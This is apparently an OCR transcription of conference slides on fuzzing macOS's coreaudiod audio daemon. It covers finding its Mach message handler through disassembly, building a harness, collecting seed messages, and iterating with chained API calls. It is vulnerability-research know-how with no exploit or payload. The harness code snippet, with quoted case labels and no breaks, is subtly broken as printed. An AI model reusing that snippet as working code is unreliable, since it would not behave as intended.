$ otool -L /usr/sbin/coreaudiod
/usr/sbin/coreaudiod:
        /System/Library/PrivateFrameworks/caulk.framework/Versions/A/caulk
(compatibility version 1.0.0, current version 1.0.0)
        /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio
(compatibility version 1.0.0, current version 1.0.0)
        /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
(compatibility version 150.0.0, current version 2602.0.255)
        /usr/lib/libAudioStatistics.dylib (compatibility version 1.0.0, current version
1.0.0, weak)
        /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
(compatibility version 300.0.0, current version 2602.0.255)
```

Finding the Mach Message Handler

- No references to `com.apple.audio.audiohald` within the `coreaudiod` binary

```
$ stat /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio

stat: /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio: stat:
No such file or directory
```

Finding the Mach Message Handler

- **Dyld shared cache**: Starting with Big Sur, most framework binaries are not on disk
- We can extract them!
- https://github.com/keith/dyld-shared-cache-extractor
  - Can also load cache directly from `/System/Volumes/Preboot/Cryptexes/OS/System/Library/dyld` into:
    - Ida Pro
    - Binary Ninja

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Finding the Mach Message Handler

```
; Attributes: bp-based frame

; __int64 __fastcall macOS_PlatformBehaviors::get_system_p
macOS_PlatformBehaviors::get_system_port(void)const proc n

name= dword ptr -34h
buf= dword ptr -30h
anonymous_0= qword ptr -2Ch
anonymous_1= word ptr -24h
anonymous_2= dword ptr -22h
anonymous_3= word ptr -1Eh
anonymous_4= dword ptr -1Ch
var_10= qword ptr -10h

push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 38h
mov     rax, cs:7FF8508ADB30h
mov     rax, [rax]
mov     [rbp+var_10], rax
lea     rdx, [rbp+name] ; sp
mov     dword ptr [rdx], 0
mov     rax, cs:7FF8508AE798h
mov     edi, [rax]      ; bp
lea     rsi, service_name ; "com.apple.audio.audiohald"
call    _bootstrap_check_in
test    eax, eax
jnz     short loc_7FF813846CA6
```

Finding the Mach Message Handler: MIG Subsystems

- Many Mach services use the Mach Interface Generator (MIG)
- Interface Definition Language that abstracts away much of the Mach layer

```
$ nm -m ./System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio
| grep -i subsystem
                 (undefined) external _CACentralStateDumpRegisterSubsystem
(from AudioToolboxCore)
00007ff840470138 (__DATA_CONST,__const) non-external
_HALC_HALB_MIGClient_subsystem
00007ff840470270 (__DATA_CONST,__const) non-external
_HALS_HALB_MIGServer_subsystem
```

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

HALB_MIGServer_server

- Identified where the `_HALS_HALB_MIGServer_subsystem` was used
  - Function lookup table



Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness


Identify and Exploit a Vulnerability

THE ATTACK CYCLE

HALB_MIGServer_server

- Identified where the `_HALS_HALB_MIGServer_subsystem` was used
  - Function lookup table





```
; Attributes: bp-based frame

__XSystem_Open proc near

var_D0= qword ptr -0D0h
var_C0= byte ptr -0C0h
var_B8= byte ptr -0B8h
var_B0= byte ptr -0B0h
var_A0= audit_token_t ptr -0A0h
var_80= qword ptr -80h
var_78= qword ptr -78h
var_70= xmmword ptr -70h
var_60= xmmword ptr -60h
buf= byte ptr -50h
var_30= qword ptr -30h

push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 0A8h
mov     r12, rsi
mov     rax, cs:7FF85D277498h
mov     rax, [rax]
mov     [rbp+var_30], rax
mov     ebx, 0FFFFFED0h
cmp     dword ptr [rdi], 0
jns     loc_7FF81DB4A118
```

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Call the Mach Message Handler

- Load `CoreAudio` library and call `HALB_MIGServer_server`
  - But it's not exported!
- Borrowed some logic from Ivan Fratric and his TinyInst library (we'll talk about this more later ;)
  - Parses Mach-O binary headers/load commands to extract symbol info
  - Could use it to resolve and call the target function!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Fuzzing Harness

- Full fuzzing harness can be found here: https://github.com/googleprojectzero/p0tools/blob/master/CoreAudioFuzz/harness.mm


```
$ ./harness -f corpora/basic/1 -v
*******NEW MESSAGE*******
Message ID: 1010000 (XSystem_Open)
------ MACH MSG HEADER ------
msg_bits: 2319532353
msg_size: 56
msg_remote_port: 1094795585
msg_local_port: 1094795585
msg_voucher_port: 1094795585
msg_id: 1010000
------ MACH MSG BODY (32 bytes) ------
0x01 0x00 0x00 0x00 0x03 0x30 0x00 0x00 0x41 0x41 0x41 0x41 0x41 0x41 0x11 0x00 0x41 0x41
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

------ MACH MSG TRAILER ------
msg_trailer_type: 0
msg_trailer_size: 32
msg_seqno: 0
msg_sender: 0
------ MACH MSG TRAILER BODY (32 bytes) ------
0xf5 0x01 0x00 0x00 0xf5 0x01 0x00 0x00 0x14 0x00 0x00 0x00 0xf5 0x01 0x00 0x00 0x14 0x00
0x00 0x00 0x7e 0x02 0x00 0x00 0xa3 0x86 0x01 0x00 0x4f 0x06 0x00 0x00
Processing function result: 1
*******RETURN MESSAGE*******
------ MACH MSG HEADER ------
msg_bits: 1
msg_size: 36
msg_remote_port: 1094795585
msg_local_port: 0
msg_voucher_port: 0
msg_id: 1010100
------ MACH MSG BODY (12 bytes) ------
0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

THE ATTACK CYCLE

Harvesting Legitimate Mach Messages

- Coverage-guided fuzzer will mutate/identify good inputs
- But, a seed corpus is often helpful
- Used a Python `lldb` script to break on the MIG handler and dump real Mach messages sent to `coreaudiod`
- Audio MIDI Setup application on MacOS was helpful



THE ATTACK CYCLE

- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- **Fuzz and Produce Crashes**
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability

Fuzz and Produce Crashes

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Firing up the Fuzzer

- Used the excellent Jackalope fuzzer by Ivan Fratric
  - High level of customizability (custom mutators, instrumentation, sample delivery)
  - Seamless usage on MacOS
  - Code coverage provided by TinyInst (also by Ivan Fratric)
    - A lightweight dynamic instrumentation library

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE


Crashes, Already!?


- The fuzzer immediately started producing crashes!
- Targeted fuzzing
  - Initial crashes are often not security relevant
  - ***They indicate a fuzzing harness design bug or an invalid assumption!***

Iterate on the Fuzzing Harness

Iteration 1: Target Initialization


- The fuzzer neglects bootstrapping/initialization tasks!





Iteration 1: Target Initialization

- Code coverage and error messages can be insightful



THE ATTACK CYCLE

Iteration 2: API Call Chaining

- Another bad assumption:
  - All Mach message handlers functioned independently of each other
- Clearly, `HALS_Object_SetPropertyData_DPList` expected a previous message to initialize a client

```
mach-send› log show --predicate 'process == "coreaudiod"' --info --last 1m --debug
Filtering the log data using "process == "coreaudiod""
Timestamp                       Thread     Type        Activity             PID    TTL

2025-01-24 09:23:53.152455-0800 0x136fdb8  Error       0x0                  43855  0
 coreaudiod: (CoreAudio)        HALS_MIGServer.cpp:4160   HALS_Object_SetPropertyData_D
PList: there is no client
```

Iteration 2: API Call Chaining

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- The need for **Structured Fuzzing**
  - Most fuzzers only accept bytes!
  - Idea: consume those bytes as a stream and use them to do different things
  - Ned Williamson's 2019 OffensiveCon Talk

Iteration 2: API Call Chaining

- **API Call Chaining:** Single fuzz input → Multiple Mach messages

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
    FuzzedDataProvider fuzz_data(data, size); // Initialize FDP
    while (fuzz_data.remaining_bytes() >= MACH_MSG_MIN_SIZE) { // Continue until we've consumed
all bytes
        uint32_t msg_id = fuzz_data.ConsumeIntegralInRange<uint32_t>(1010000, 1010062);
        switch (msg_id) {
            case '1010000': {
                send_XSystem_Open_msg(fuzz_data);
            }
            case '1010001': {
                send_XSystem_Close_msg(fuzz_data);
            }
            case '1010002': {
                send_XSystem_GetObjectInfo_msg(fuzz_data);
            }
            ... continued
        }
    }
```

Iteration 3: Mocking Out Functionality

